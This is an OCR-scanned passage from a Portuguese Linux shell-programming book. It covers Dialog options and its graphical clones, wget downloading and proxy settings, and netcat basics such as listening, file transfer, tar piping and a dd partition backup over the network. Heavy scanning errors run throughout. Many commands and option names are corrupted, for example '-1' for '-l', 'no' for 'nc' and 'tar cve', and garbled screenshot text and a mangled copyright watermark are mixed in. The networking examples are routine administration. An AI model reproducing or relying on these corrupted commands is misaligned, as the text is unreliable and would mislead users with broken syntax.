Retoma os dados na Saída de Erros (STDERR). Opção já usada nor-
malmente.
--stdout
Retoma os dados na Saída Padrão (STDoun ao invés da saida de
erros (STDERR).
--max-input <tamanho>
Tamanho máximo do texto que o usuário pode digitar nas caixas. O
tamanho padrão é 2000 caracteres.
Outras
--ignore
Ignora as opções inválidas. Serve para manter compatibilidade apenas.
--size-err
Opção antiga que não é mais usada.
--beep
Apita cada vez que a tela é desenhada.
--beep-after
Apita na saída com o CTRL+C .
--sleep <N>
Faz uma pausa de N segundos após processar a caixa. Útil para a
lnfobox.
- -ti:neout <N>
Sai do programa com erro, caso o usuário não faça nada em N se-
gundos.
Dialog 495
--no- kill
Coloca a caixa Tailboxbg em segundo plano (desabilitando seu srGHUP)
e mostra o ID de seu processo (P/0) na saída de erros (STDERR)
--print..si=e
Mostra o tamanho de cada caixa na saída de erros (STDERR).
--and-·Tidgei;
Junta uma ou mais caixas numa mesma tela (sem limpá-la).
Opções que devem ser usadas sozinhas na linha de
comando
--clecu:
Restaura a tela caso o Dialog a tenha bagunçado.
--create-rc <arquivo>
Gera um arquivo de configuração do Dialog.
--he l p
Mostra a ajuda do Dialog, com as opções disponíveis.
--prin~-maxs ize
Mostra o tamanho atual da tela na saída de erros (STDERR).
--princ- version
Mostra a versão do Dialog na saída de erros {STDERR).
--version
o mesmo que --pdnt-ver s i on .
Os Clones: Xdialog, Kdialog, gdialog ...
Todos os programas listados aqui são ' clones• do Dialog, pois foram feitos
para substituir o Dialog, ou dar uma nova roupagem a ele usando bibliote-
cas gráficas.
Os clones usam a mesma sintaxe, as mesmas opções de linha de coman-
do e todos têm o mesmo propósito: ser como o Dialog, só que diferente & : 1
Além de fazer tudo o que o Dialog faz, alguns clones evoluíram e adicio-
naram novos tipos de caixa e funcionalidades novas.
Materia com d r bs a;.Jtora!S
496 Programação Shell Linux
Whiptail
Llhipt<ti I
itens:
Linux O do pingui~
Windo~s A
guele outro
:nnt&IW•!sg,...y
8@h!44tl
Clone modo texto, que usa a biblioteca newt: em vez da ncurses .
Ele foi escrito pela Red Hat Software para ser utilizado na instalação
modo texto do Red Hat Linux. Como é baseado numa versão antiga
do Dialog, não tem suporte às caixas novas como calendar, fselect e
tailbox.
Pacote Debian: http://packages.debian.org/stable/base/whiptail.html
Página de Manual: http://linux.math.tifr.res.in/manuals/man/whiptail.html
Xdialog
• iii'IIOBDR tl• ",
NoISSO
OSIZ
WINNT
PCOOS
MSOOS
Hi, thls is a menu boX. Vou ea.n uulhis to
pre$ent a Ust ot ehofee.s for ttle user to
ci'OO$e. ff l"ere are more ltems lhan can ti1
on the screen, 1he menu vAli be sttotted
Try rt now!
Choose lhe os you L'l<e:
Another 6-ee UnlKClone tor 3f ~
IBMOSIZ
MICrosoft Windows NT
IBM PC DOS
Mletosoft DOS GJ
Dialog 497
É o Dialog para a interface gráfica, que usa a biblioteca GTK+.
É de longe o Dialog mais "turbinado", pois também tem o botão HELP
que chama a tela de Ajuda da caixa e introduziu vários tipos novos de caixa
como: treeview, buildlist, editbox, rangebox, logbox, spin boxes, combobox,
colorsel, fontsel.
É também o clone mais bem documentado, possuindo uma excelente
homepage e documentação online. Em especial o sítio http://thgodef.nerim.
net/xdíalog/doc/box.html da documentação mostra figuras (screenshots) de
todas as caixas novas implementadas.
Homepage: http://xdialog.dyns.net
Documentação online: http://thgodef.nerim.net/xdialog/doc/index.html
Kdialog
S.,ltct"lat1911.)90:
Amertt.UI EnOI•::.h
Fn:nth
Oz' l!ngli~
É o Dialog do time do KDE, que usa a biblioteca QT. Como os grandes
"ambientes gráficos" gostam de reescrever todos os aplicativos existentes,
com o Dialog não podia ser diferente. O Kdialog é o Dialog integrado com
o ambiente KDE.
FTP: ftp://ftp.kde.org/pub/kde/unstable/apps/utils/
Tutorial completo em inglês: http://developer.kde.org/documentation/tu-
torials/kdialog/t1 .html
M m
498 Programação Shell Linux
gdialog
System log and Process Viewer X
Make yourselection:
www- Web tral!lc tog
Error - Web EnorLog
FTP - FHe Transfer log
l.ast - La-st 50 connections
1 Messages - System Me$$age log
Syslog - System Log
Oebug - System lnfo
Sudo - Sudoets Log
su - Su rog file
PS - Proce$$ Status
Netstat - Networt;, Connections
El<i1 - Exit Viewer
1( Cancel
É o antigo Dialog do time do Gnome, que usa a biblioteca GTK. Aparente-
mente o Zenity (ver adiante) é o novo "Dialog oficial" do Gnome e o gdialog
vai ser aposentado. O interessante desse clone é que carrega o nome do
ilustre Alan Cox como desenvolvedor participante.
Zenity
El il C hoo:,..::- bugs ,rou oI ISh to .1~::-.·. X
Selecf llems from lhe llst below.
Bug Number ISeverlty IDescrfpijon
992383 Normal GtkTreeView crashes
293823 Hlgh GNOME Dl~onal)' d
393823 Criticai Menu ediffng does nc
I.!.J,
_______,I !.l
x Qancel IIL
.~gt<_J
M m
Dialog 499
O Dialog do time do Gnome, que usa a biblioteca GTK.
Foi projetado para ser mais limpo e bem escrito do que o gdialog, porém
se tornou incompatível com o dialog, pois usa opções diferentes na linha
de comando (mais Zen e simples, segundo os autores). Há um script que
garante a compatibilidade com o gdialog.
Página no FreshMeat: http://freshmeat.net/projects/zenity
FTP: http://ftp.gnome.org/pub/GNOME/sources/zenity/
CVS: http://cvs.gnome.org/bonsai/rview.cgi?cvsroot=/cvs/gnome&dir=zenity
Udpm
O "User Dialog Perl Module" não é um clone do Dialog, mas uma interface
Perl para trabalhar de maneira padronizada com os seguintes "sabores":
dialog, cdialog, whiptail, gdialog e Kdialog.
Homepage: http://udpm.sourceforge.net/
pythondialog
Módulo em Python para usar trabalhar de maneira padronizada com os
seguintes "sabores": dialog, whiptail e Xdialog.
Homepage: http://people.via.ecp.fr/-flo/2002/pythondialog/pythondialog.html
Última Dica: É possível fazer um She// Script que escolha usar o Dialog
texto ou o gráfico, dependendo se o usuário está no X ou não. Basta checar
a existência da variável sorsPLAY. que só é definida quando o X está sendo
executado.
Onde Obter Mais Informações
Uma pesquisa no Google mostra que a Internet está deficiente em docu-
mentação para o Díalog. O mais relevante é um artigo introdutório em in-
glês no Linux Journal.
Junto com o programa Dialog,tem alguma documentação em inglês.Tem a
sua página de manual ("http://www.cl.cam.ac.uklcgi-bin/manpage?1+dialog")
500 Programação Shell Linux
que numa linguagem direta e sucinta traz detalhes sobre o seu funcionamen-
to. Há também um diretório chamado samples, onde há scripts funcionais de
exemplo de todos os tipos de caixa.
Na página do Thomas Dickey (http://dickey.his.com/dialog/), o mantens-
dor atual do Dialog, há poucas informações, porém lá está o link para os
fontes do programa.
Em português, a melhor fonte de informações é utilizar a lista Shell-script
(http://br.groups.yahoo.com/group/shell-script/) para obter ajuda e compar-
tilhar experiências com outros usuário do Dialog.
O endereço oficial deste documento é http://aurelio.net/Shell/dialog/
_tf!!} _
Materia com d r bs a;.Jtora!S
·Apêndice 5
Peripécias pela Rede,.
Fazendo download com o wget37
Principais opções
Seu navegador se responsabiliza pela incumbência de
buscar documentos da web e exibi-los, mas algumas ve-
zes precisamos de um gerenciador de download parrudo
e versátil. Para isso existe um programa chamado "'9et,
que é uma ferramenta leve e altamente eficiente, que pode
cuidar de todas as suas necessidades de download.
Se você quer espelhar um web site inteiro, baixar au-
tomaticamente músicas ou filmes de um conjunto de
weblogs favoritos, ou transferir sem medo arquivos enor-
mes em uma conexão de rede lenta ou intermitente, ,.,9 e t
é para você.
O wg e t tem uma linha de comandos versátil e extensa,
isso pode fazer com que nos percamos no princípio, mas
basta memorizar alguns comandos.
36. Corrigido, filtrado e ampliado pelo querido amigo Jansen Carlo Sena. Va-
leu Jansen!
37. Uma parte deste apêndice foí traduzida de http://usuarios.lycos.es/nala-
sab/dev/online.php?code=2&id=16. Não conheço o autor, porém sou agra-
decido.
501
Materia com d r bs a;.Jtora!S
502 Programação Shell Linux
Para baixar uma página inteira, devemos fazer:
wget URL
Por exemplo:
$ wget http://localhost/~DaMaeJoana
Se quisermos armazenar uma página complexa, isto é, incluindo ima-
gens, sons, CSS, ... deveremos utilizar o argumento -p. como a seguir:
$ wget -p http://localhoot/-DaHaeJoana
oarquivo index . h tml estará em I localhost/ ~ 7EDaMaeJoana . Isto é por-
que o .,9e t cria por padrão (default) uma hierarquia de diretórios com do-
mínio/subdiretórios/arquivos. Então se fizermos:
$ wget -p http:// www . google.com
Será criado o diretório ./wl·r.·J. googl e .com. Para evitar isso, podemos
usar os seguintes modificadores:
$ wget -p -nH --cut-dirs=l http://localhost/~DaMaeJoana/
S ls
img i ndex . html mai n.css
Onde:
- nH
--c:::ut- di t-'=n
Não permite a criação do subdiretório localhost;
Elimina n número de diretórios na hierarquia. No exem-
plo colocamos 1, portanto não será criado o diretório
~ 7EDaMaeJoana.
Vejamos um exemplo retirado da página do manual do wget <
man
wget> . Suponhamos que desejamos baixar o xemac$ que se encontra
em ftp : //ft p . xemacs .org/pub/xemacs/.
De acordo com os argumentos passados ao wg e t, o download será feito
de acordo com os diretórios da tabela a seguir:
Mate com d r~•tos autCYa s
Peripécias pela Rede 503
g Opção wget Diretório gerado
"------'-'----- - - - - - - - - - - -
Sem opções ftp.xemacs.org/pub/semacs/
I======
-nH pub/ xemacs/
-nH -cut-dirs=l xemacs/
-nH -cut-dirs=2
--cut-di rs=l ftp. xemacs.org/xemacs/
Para baixar todos os arquivos que se encontram no diretório pub/xemacs
do ft:p citado, podemos usar a opção -r cou --recurs>.ve) . Esta opção
funciona de forma similar às dos comandos 1s e rm.
Se desejamos especificar uma profundidade para o mergulho que o wget
dará na URL, podemos usar a opção -1 n (ou -leve1=n) onde n é o nú-
mero que define a profundidade que o wget deverá mergulhar. Seu padrão
(default) é 5, isto é, se for passado -1 ou -1 s. será a mesma coisa.
Em se tratando de um arquivo de HTML, a opção -1 especifica até que
profundidade os links devem ser seguidos.
Em algumas páginas (principalmente de mp3), em vez de criar links no
próprio arquivo HTML, oferecem outro arquivo com os endereços das URLs.
Para baixar o conteúdo desse arquivo, só teremos que utilizar a opção -i
arquivo cou --i nput:- lile~arqu>.vo), onde o arquivo arquivo contém a lista
de URLs a serem baixadas.
$ wgot -i http://w~~.sorvidor.com/conta/arquivo . com.urls
Se, por outro lado, for uma página HTML que contém links para arquivos
que nos interessam, teremos de forçar o wget: a seguir esses links. Para
isso fazemos:
$ wget -r -1 1 -np -f - i http://www. gnu . o rg/downloads/emacs . hbnl
Onde a opção - np (ou - - no-parent:) diz ao wget para não baixar ar-
quivos que se encontram em um nível superior dentro da hierarquia de
diretórios. No exemplo acima, http : I/>IW1• . gnu . org/index . html não seria
baixado, embora tivesse link dentro de emacs . html .
504 Programação Shell Linux
As vezes você baixa uma URL inteira e no fim de um monte de tempo
gasto verifica que um link importante estava quebrado e uma página fun-
damental para o seu trabalho não havia sido baixada. Isso é muito irritante
e te dá vontade de chutar o computador... (não esqueça que software é o
que nós xingamos e hardware é o que chutamos:) É justamente para evitar
essa desilusão que existe a opção --spider . Com esta opção em uso, o
wget não baixará as páginas, simplesmente checará se elas estão lá.
Vejamos se meus bookmarks estão íntegros:
$ wget --spider --force-html - i bookmarks.html
Nesse exemplo, a opção --force-html (ou -E") trata o arquivo de entra-
da como HTML.
Segundo o man wget , essa opção necessita ainda ser muito trabalhada
para que o wget chegue perto das funcionalidades dos verdadeiros web
spiders.
Suponha que você esteja em um site de músicas e ainda que você não
admita absolutamente nada proprietário nem pirata no seu computador.
Dessa forma, você jamais baixaria músicas no formato mp3, que é proprie-
tário. Baixaria somente músicas no padrão Ogg Vorbis (extensão .ogg .
Veja http://en.wikipedia.org/wiki/Ogg). Essa filtragem pode ser feita como
no exemplo a seguir:
$ wget -nH -r -A ogg -f -i http://www.musicaslivres.com.br
A nova opção apresentada foi a -A lista ou (--accept lista). É bom
saber que a lista pode conter vários elementos, separados por vírgulas
(, l . Para comprovar isso, vejamos um caso onde eu queira somente os
arquivos de fotos nos padrões jpg, bmp ou png.
$ wget - nH -r - A jpg, bmp, png -f - i http://www.playboy.com ;-)
O oposto da opção - A é a opção -R lista (ou --reject lista), onde os
componentes da lista lista estão separados por vírgulas (, ) .
Um problema é que o wget por padrão gera muito tráfego de informação
para a stdout. Veja:
Peripécias pela Rede 505
$ w
get http://1oca1host
--19 : 02 : 35-- http : //localhost/
=> ' index .html'
Resolving localhost . .. 127 . 0 . 0 . 1
Connecüng co locolhost 1121 .O . O.1 1:80 .. . connect ed.
HTTP r e quest sent, a Haiting r esponse ... 302 Found
Locati on : http : //localhost/apache2- default/ (following]
--19 : 02 : 35-- http: //localhost/apache2-defau lt/
•> ' index . html'
R
eusing existing connection to localhos t :80 .
HTTP .request sent, awaiting .response ... 200 OK
Length : 1 , 457 (1.4K) (text/html!
100, [===================================>1 1,457
19 : 02 : 35 ( 41. 2 5 f.IB/s ) - 'index.htrn1 ' .saved [ 1457/14571
-- . --K/s
Como eu disse, foi gerada um monte de informação e repare que só bai-
xamos um arquivo de 1457 bytes.
Basicamente, temos duas opções para evitar tanta troca de mensagens:
- q ( ou ••quie t )
- nv (ou --no-verbose)
Desliga a saída do wget;
Desliga o modo "falador" sem ficar totalmente
calado como o - q, isto é, as mensagens de
erro e as informações básicas continuam indo
para a saída padrão.
Vamos testar usando estas opções para ver o resultado:
$ wget -nv http: //1oca1host
19 : 27 : 3~ URL: http://1oca1host/apache2-defaul t/ ( 1457/1~571 -> "index.html" (11
$ wgct -q http://1ocalhost
$ l s
index . h~ml inctex .html .l i ndex.htrnl . 2
Como vimos, usando o modo "não falador" <--no-vecbosel só vai uma
linha para a tela e no modo calado <--quietl não é gerada nenhuma linha.
Vimos também após o ls que o padrão do wget é não destruir versões an-
teriores do arquivo, em vez disso, coloca um número sequencial que atua
como se fosse uma versão.
Materia com d r bs a;.Jtora!S
506 Programação Shell Linux
Com a opção - nc (ou --noclobbe·r ) caso já exista um arquivo homôni-
mo, o wget não baixará o novo.
Usando o wget com proxy
Muitos ambientes de rede hoje, por questões de segurança, não permi-
tem que os computadores de sua rede se conectem diretamente em ser-
vidores web na Internet. Essa tarefa deve ser executada por um servidor
proxy.
Nesse contexto, as aplicações que precisam acessar a Internet repas-
sam suas solicitações ao proxy que, por sua vez, retornam os dados recebi-
dos dos servidores aos clientes internos da sua rede. Caso esse seja o seu
cenário, ao tentar utilizar o ,.9et em um ambiente de rede com proxy, para,
por exemplo, salvar uma página da Internet, o valente aplicativo de linha
de comando não irá funcionar. Isso se deve ao fato de que o ~<ge t tentará
acessar diretamente a Internet e acabará sendo barrado pelos firewa/ls.
Para resolver esse problema, basta informar ao wget a respeito da exis-
tência do proxy. Isso pode ser feito de duas maneiras: por meio de uma
variável de ambiente ou pelo seu arquivo de configuração.
A primeira solução consiste em configurar uma variável de ambiente cha-
mada h ttp_proxy que é utilizada por muitos programas, dentre os quais o
próprio wget, para saber a respeito da existência de um proxy na rede. Defina
a variável com a configuração correta e o .,9et funcionará normalmente.
No exemplo a seguir, a variável de ambiente h t t p_ p roxy é definida con-
siderando que o endereço IP do proxy é 10. 1 . L . s e a porta de utilização é
a 3128 . Em seguida, o wget é utilizado normalmente para obtenção de um
arquivo na Internet.
$ e xpor t http__proxy-"http: //10 .1 . 1. 5: 3128"
$ ~<ge t -t - c O b ttp : / / cdimage .ubunt u.com/release s/7.10/ release/ ubuntu-
7.10-dvd-i 396 .iso
A segunda alternativa consiste em definir a variável http_ proxy dentro
dos arquivos de configuração do 1-1get , o wgetrc, seja no especifico, locali-
zado no home do usuário, seja no global localizado, geralmente, no diretório
/etc, utilizando-se da mesma sintaxe·mostrada para a primeira alternativa.
Materia com d r bs a;.Jtora!S
Peripécias pela Rede 507
Veja na seção a seguir (Arquivos de configuração) mais detalhes sobre
esses arquivos.
Vale ressaltar que essa segunda alternativa torna a configuração do proxy
permanente e mesmo fechando seu terminal de comandos, ou mesmo rei-
niciando seu computador, o wget continuará instruído a solicitar suas ativi-
dades ao proxy. A primeira alternativa. entretanto, será válida somente para
as execuções do wget realizadas a partir do terminal em que você definiu a
variável htt.p_proxy. Diante disso, quando utilizar uma ou outra? Bem, se
o seu computador fica na maioria do tempo integrado a uma mesma rede,
onde a configuração do proxy será sempre a mesma, a segunda alternativa
lhe poupará esforço. Entretanto, caso você precise fazer uma configuração
para integrar, digamos, seu notebook a uma rede somente para utilizar o
wget. pontualmente. a primeira alternativa lhe será mais adequada.
Arquivos de configuração
Os arquivos de configuração servem para personalizar algumas opções
do wget de forma que não precisamos introduzi-las por linha de comandos.
São eles:
~1 .wgetrc Configuração pessoal de um usuário
/usr/loca1Jetc/wgetrc Configuração Global
/ etc/wgetrc Configuração Global (na maioria das distros)
O arquivo geral de configuração do wget só fica no diretório
/usr/local/etc/wgetrc quando o aplicativo é compilado na
máquina. Caso o wget seja instalado por meio do geren-
ciador de pacotes, como o apt-get ou o RPM, o arquivo de
configuração será /etc/wgetrc, como é o caso da grande
maioria das distribuições hoje em dia. Por isso a observação
"na maioria das distros".
M I cvrn r to to s
508 Programação Shell Linux
Outras opções importantes
-h, --help
Mostra um resumo dos argumentos da linha de comandos.
-b, --background
Executa o "'gec em segundo plano (background).
-o logfile , --outpu t-fil e=l ogfile
Manda para o arquivo 1ogfile as mensagens mais importantes.
-a logfil e , --append- output=logfile
Anexa ao arquivo l ogfile as mensagens mais importantes e as de erro.
- q, - -quiet
Modo silencioso. Inibe todas as saídas para stdin.
-nv, --non -verbose
Inibe a saída para stdin, exceto as mensagens importantes e as de erro.
- i arquivo , - - input-fi lo= arquivo
Recebe as URLs a serem baixadas de uma lista contida no arquivo
arquivo. Note que tem de ser uma lista de URLs; no caso de ser um
arquivo HTML, temos de usar a opção - r (ou --force - html). Se os
links do arquivo HTML forem relativos, empregue a opção - - base=url.
- t numero, --tri es numero
Número de tentativas na hora de baixar um arquivo Se for especifica-
do o (zero) ou i n f será feito um número infinito de tentativas.
- nc, --no-clobber
No caso de baixarmos um mesmo arquivo mais de uma vez. se a
opção - nc estiver ativada. o arquivo não será baixado novamente.
Caso a opção não esteja ativada, o arquivo será baixado tantas vezes
quanto for ordenado, porém adicionando-se um sufixo numérico se-
quencial ao seu nome para distinguir a versão do arquivo.
-c, --continue
Aconselhamos a usar sempre essa opção (ou pelo menos quando bai-
xar grandes arquivos). Ela torna o ,,9et um pouco mais lento, mas. em
compensação. permite que um download seja recomeçado do ponto
em que parou. Se o servidor não suporta downloads com recomeço e
se já existir arquivo com o mesmo nome. wge t não fará nada.
Materia com d r bs a;.Jtora!S
Peripécias pela Rede 509
--spider
wget se comporta como um webspider, isso significa que ·•get so-
mente testará a existência ou não dos links.
- w tempo, - - wait tempo
Espera o número de segundos especificados em tempo entre duas
requisições. Pode-se especificar em minutos, horas e dias anexando
os sufixos m, h , e d , respectivamente.
--waitretry~seconds
Se você não deseja esperar um tempo entre cada download,mas somen-
te entre as tentativas após falhas, use essa opção. Note que após a 1a
tentativa, esperará 1 segundo, após a 2a, 2 segundos e assim por diante.
-Q quota, --quota=quota
Especifica umtamanho máximo paraos downloads automáticos (de algu-
ma forma programados). Otamanho é especificado em bytes por padrão,
mas pode-se usar os sufixos k (para kilobytes) ou m (para megabytes).
-nd, --no-directories
Não cria a hierarquia de diretórios quando fazendo download recursi-
vamente.
-x, --force-directories
Força a criação da hierarquia de diretórios. Por exemplo:
wget - x http : //www . julioneves. com
será armazenado em www . julioneves .com.
-nH, --no-host-directories
Não cria a estrutura de diretório com o nome do host como normal-
mente faz. Assim, se fizermos:
wget -nH http: //www . julioneves .com
obteremos o arquivo index .html no diretório corrente.
--cut-dirs~n
Ignora n componentes de diretório. Um exemplo composto para elu-
cidar este e o anterior:
A URL é ftp :I I Etp . xemacs . org/pub/xemacs/
Sem opções ftp .xemacs . org/;>ub/xemacs/
- nH pub/xemacs/
-nH -cut-dirs•l xemacs/
- nH -cut-dirs=2
510 Programação Shell Linux
- P pref i xo, - -d irectory-p refix=p refixo
Os arquivos serão baixados a partir do diretório prefixo. Exemplo:
$ wge t -P s ite _do_ julio htt p ://www. julioneves.com
$ ls - lR
total ~
dn<xr- xr- x 2 j ulio j ulio 4 096 2007- 08- 19 14 : 31 site_do_ j ulio
. /si r.e_do_ju l i o:
total 16
-rw-r--r-- l j u lio julio 1 5771 2007 -08-19 14 : 31 i nde x.h t ml
-E , - - html -extension
Se baixarmos um arquivo do tipo text/html e a URL não termina
em htm ou html (ambos com qualquer combinação de maiúsculas e
minúsculas}. esta opção forçará um sufixo hUm no arquivo baixado.
Um bom uso para isso é quando você baixa CGis. Uma URL como
ht tp ://site . com/article . cgi725 será baixada como artic le . cgi ?
2 5 . html.
-r , --recursi ve
Ativa o modo recursivo.
- 1 n , --level profundidad
O número n especifica o nível de profundidade máximo quando está
em modo recursivo.
--delet e - aft e r
Usando essa opção, cada arquivo baixado será deletado no computa-
dor local. O seu uso seria para carregar o cache do proxy com os sites
mais populares. Veja:
$ wge t - r -nd --delete- after http ://www.j ulioneves . c om
A opção - r é para baixar recursivamente e a - nd é para não criar
diretório.
- k, --c onve r t - links
Depois que o download está completo, converte os links no arquivo
que foi baixado para ficarem apropriados para a visão local. Isso afeta
não somente os hyperlinks visíveis, mas qualquer parte do documen-
to que aponte para um índice externo. tal como imagens embutidas,
CSS, hyperlinks conteúdo não HTML, etc.
Materia com d r bs a;.Jtora!S
Peripécias pela Rede 511
Os links serão modificados de uma das duas formas a seguir:
1. Os links para arquivos que também foram baixados pelo 11get serão
alterados para fazer referência ao arquivo como um link relativo (com
caminho relativo). Exemplo: se o arquivo baixado for 1 too/doc . html
e nele tenha um link para /bar/ img . gif, então o link em doe .html
será modificado para . ./bar1img . gif.
2. Se o arquivo apontado não foi baixado pelo wget, ele será modifica-
do para incluir o nome do host e o caminho absoluto do local aponta-
do. Exemplo: se o arquivo baixado / too/doc . htm apontar para /bar/
img .gH (ou para . ./bar-/img . git), então o link para doc . html será
modificado para apontar para ht t p : 1/NomeDoHos t /bar / i mg . gi f .
- K. --bac kup- c onver t ed
Quando convertendo um arquivo, copia a versão original com um su-
fixo .oüg .
- m, - - nu.rror
Liga as opções apropriadas para fazer o espelhamento. Essa opção
liga a recursividade e o time-stamping e ajusta a profundidade de re-
cursividade para infinito.
- p, --page -requ isi~es
Essa opção faz com que wge t baixe todos os recursos necessários
para uma visão correta do arquivo HTML (imagens, sons, CSS...).
- A l i s ta --accep t l ista
- R l i s t a --reject l ist a
Aceita ou recusa lista que são listas de nomes de arquivos, de su-
fixos ou de padrões separadas por vírgulas (, l . Obs.: os padrões
referidos são os mesmos caracteres curingas válidos para o comando
ls .
-L, --relative
oiget segue somente os links relativos. Opção útil para quando se
quer baixar somente os recursos dentro da mesma página.
- np, --no-parent
Diz ao '"gec para não baixar arquivos que se encontram em um nível
superior dentro da hierarquia de diretórios.
Materia com d r bs a;.Jtora!S
512 Programação Shell Linux
Um exemplo legal que achei para que possamos ver o >lget em ação
foi sugerido por Jeff Veen:Ja e é um uso muito legal desse comando. Atu-
almente, existem toneladas de diretórios, filtros e weblogs que apontam
para uns tipos interessantes de mídias. Você pode criar um arquivo de
texto com seus sites favoritos que tenham links para arquivos mp3 e to-
dos os dias, usando wget. você pode baixar automaticamente os arquivos
recém-adicionados aos sites.
Primeiro crie um arquivo chamado mp3_sit.es . t.xt. e nele liste as URLs
que têm as músicas do estilo que você mais gosta, uma por linha (veja
http : I ldel. i c i o . usltaglsystem: filetype :mp3 ou http : I I .stereogum. com
ou então veja as dicas em http : I l"'w'·r. l ifehacl:er .comlso f t •,are/geek- to-
livelgeek- to- live- lind- f r ee- music- on- the- web-136578 .php).
Quando tudo estiver pronto use o seguinte comando:
s «get -r -11 - H - t l - nd - N -np -A.mp3 -erobots=off -i mp3_sites . txt
Onde a opção -e age como se incorporasse temporariamente a linha
robots-o:f ao arquivo .••getrc somente durante a execução desse co-
mando.
Essa linha baixa recursivamente somente arquivos de mp3 cujos sites
estão listados em mp3_sites . txt e que são mais novos que qualquer um
que você já tenha baixado.
O melhor disso tudo é que após você colocá-lo no seu c r on para ser
executado com uma determinada periodicidade, você terá uma sempre re-
novada jukebox de alguns sites confiáveis que você escolheu.
Algumas opções interessantes que podemos encontrar:
Número de tentativas na hora de baixar um arquivo
t r i ~s = 20
Profundidade máxima em modo recursivo
.reclevel • 5
38. http://vmw.veen.com/jeff/archives/000573.html
Mate com d r~•tos autCYa s
Peripécias pela Rede 513
- Tempo de espera entre tentativas (incremento linear, espera 1s pri-
meira tentativa, 2s segunda tentativa, ... )
waitretry = 1
- Anexar cabeçalhos http
header • frorn: teu nome
header • Accept-Language : Pt. BR
- Criar estrutura de diretórios obtendo um único arquivo.
dirstrcut• off
- Modo recursivo de forma automática
recursive = of~
- Criar um backup dos arquivos aos quais se aplica conversão (equiva-
le a ativar a opção -K)
backup_converted= off
- Seguir por padrão (default) os links de ftps em arquivos HTML
follow_ftp • off
Brincando pela rede com o netcat
Diversas publicações que li sobre o utilitário de rede netcat se referiam a
ele como o "Canivete do Exército Suíço das Ferramentas de Rede", e por
uma boa razão. Como os melhores utilitários Unix, seu uso é bastante sim-
ples, porém é capaz de executar diversas tarefas muito úteis. O seu nome
é bastante significativo: atua como o comando cat, porém sua atuação se
dá sempre na rede (que em inglês é net).
No seu uso, devemos deixar uma máquina preparada para "ouvir" com
netcat e outras da rede conectam-se a ela. Uma vez estabelecida a conexão
podemos mandar texto, executar um comando She/1 na máquina remota e
diversas outras coisas que você faria com o comando cat na máquina local.
Na maioria das distribuições o netcat chama-se nc, porém em dlstn-
buições como o Ubuntu, por exemplo, o netcat pode ser chamado como
netcat ou como nc . Um sempre é link simbólico para o outro e isso man-
514 Programação Shell Linux
têm a compatibilidade com sistemas que utilizam somente uma das no-
menclaturas para o utilitário. Esse comportamento é mostrado a seguir e foi
retirado de um sistema Ubuntu Linux 7.10:
$ 1s - 1 /bin/netcat
lrwxrwx:rwx l root root 2 2007-l0-20 12:55 /bin/netcat -> nc
E é por esse motivo que ao longo deste apêndice ele será tratado de
ambas as formas.
Coisas do bem
Abra duas janelas de comando no seu computador (ê necessário que o
pacote de netcat esteja instalado). O que vamos fazer agora em somente
um computador seria feito da mesma forma em mais de um, trabalhando
através da rede.
Em uma janela escreva:
$ nc -1 -p 2222
Isso diz ao netcat para iniciar um serviço TCP e ouvir (-1 de listen) a
porta 2222 .
Deixe de lado esta janela que aparentemente está congelada (somente
aparentemente, pois ela está "ouvindo" a referida porta) e vamos para a
outra janela. Lá digite:
$ nc <endereço_IP_da_maquina_na_escuta> 2222
Como o <ender eço_!P_da_maquina_na_escuta> étambém o endereço da sua
máquina, caso você não o saiba, substitua-o por l ocalhost (ou 121 . o . 0 . 1).
Pois é, nada de excitante aconteceu até agora, parece que ambas as
seções estão congeladas... Mas tecle nesta segunda tela algo muuuuito
original como " teste do netcat" : ) e aperte <ENTER>.
O que aconteceu? Tudo que você escreveu apareceu na outra janela.
Como dissemos, parece muito com o comando cat .
O que foi descrito até agora aplica-se a transmissões TCP. Se você qui-
ser usar UDP, na primeira janela faça:
$ nc - 1 -u -p 2222
Mate com d r~•tos autCYa s
Peripécias pela Rede 515
e na outra faça:
$ nc - u localhos t 2222
Onde a opção - u serve para levantar esse protocolo.
Imitando um ftp
Para travar conhecimento com o netcat o exemplo anterior valeu, mas na
vida real o net:cat é sempre usado com um redirecionamento. Vamos vol-
tar à primeira janela para ver um exemplo clássico. Digite:
$ notc~t - l - p 2222 > saida
Como você pode ver, a saída do netcat está sendo redirecionada para
o arquivo s aída . Agora vamos para a outra janela, mas primeiramente va-
mos preparar um arquivo chamado entrada :
$ cat > e ntrada << fim
> Vou passa_
r o conteúdo do di retóri o $P'o
"D
> $(ls I paste - - - - )
> fim
$ cat entrada
vou paj~ar o conteúdo do diretóri o /home/jul io/t jtsh
numpe.rf. sh
past.or .sh
out putfile Pacotes par
p rocperf.sh scs . s h set acores2 . s h
setacores . sh troca . sh tst . s h
E vamos transmiti-lo:
$ netcat local host 2222 - q 5 < entrada
A opção - q foi usada para que o ne t c at caísse após o fim da trans-
missão, mas dei uma colher de chá de 5 segundos <-q S ) antes que isso
ocorresse. Vamos testar:
$ c a t saida
Vou passa.r o conteúdo do diret.ór i o / home/ j ulio/ t stsh
numpc rf . sh outputfilc Pacotos par
pastor .sh procperf. sh scs.sh setacores2 . s h
setacores . sh troca . sh tst.sh
Você também pode usar o netca t para atuar como um ftp, copiando
arquivos de (ou para) uma máquina remota. Vamos ver como mandar um
arquivo de uma máquina apelidada de u nuxl para outra apelidada de
linux2 . Em linux2 faça:
$ nc - l - p 2222 > /arquivo/de/destino
Materia com d r bs a;.Jtora!S
516 Programação Shell Linux
E em linuxl faça:
$ nc <endereço_IP_da_maquina_linux2> 2222 < arquivo/da/origem
Tar bom assim?
De acordo com o que você viu, já deve ter dado para perceber que você
pode passar dinamicamente um monte de arquivos de uma máquina
para outra usando o comando tar em conjunto com o netcat . Veja-
mos:
Na máquina que chamamos de linuxl façamos:
$ tar cve - / path/ do/ di retorio I nc - w 3 < IP de Linux2> 2222
E em linux2 faríamos:
$ no - 1 - p 2222 I tar xvf -
Os arquivos que estavam no diretório /path/do/d iret orio de linuxl
passaram pelo tar e, assim, como vimos no comando past e (na seção
Perfumarias Úteis}, o pipe recebe o que foi gerado para a stdout, repre-
sentada por traço t- >, mandando tudo para o netca t . Na linha seguinte,
o pipe de linux2 manda o que recebeu da máquina remota tlinuxl ) via
netcat, para a stdin que, como já vimos, está também representada pelo
traço <
->, expandindo os arquivos em linux2 .
Com o netcat é possível fazer backup integral de partições inteiras, como
no exemplo a seguir:
Computador que possui a partição a ser "backupeada":
$ dd i f • / dev/ sda1 I net cat 10. 1.1 .1 2222
Computador que irá receber o backup da partição (com endereço IP
10 .1. 1 . 1):
$ netcat -1 - p 2222 > / tmp/backup_particao_sda1.1so
Um chat chato
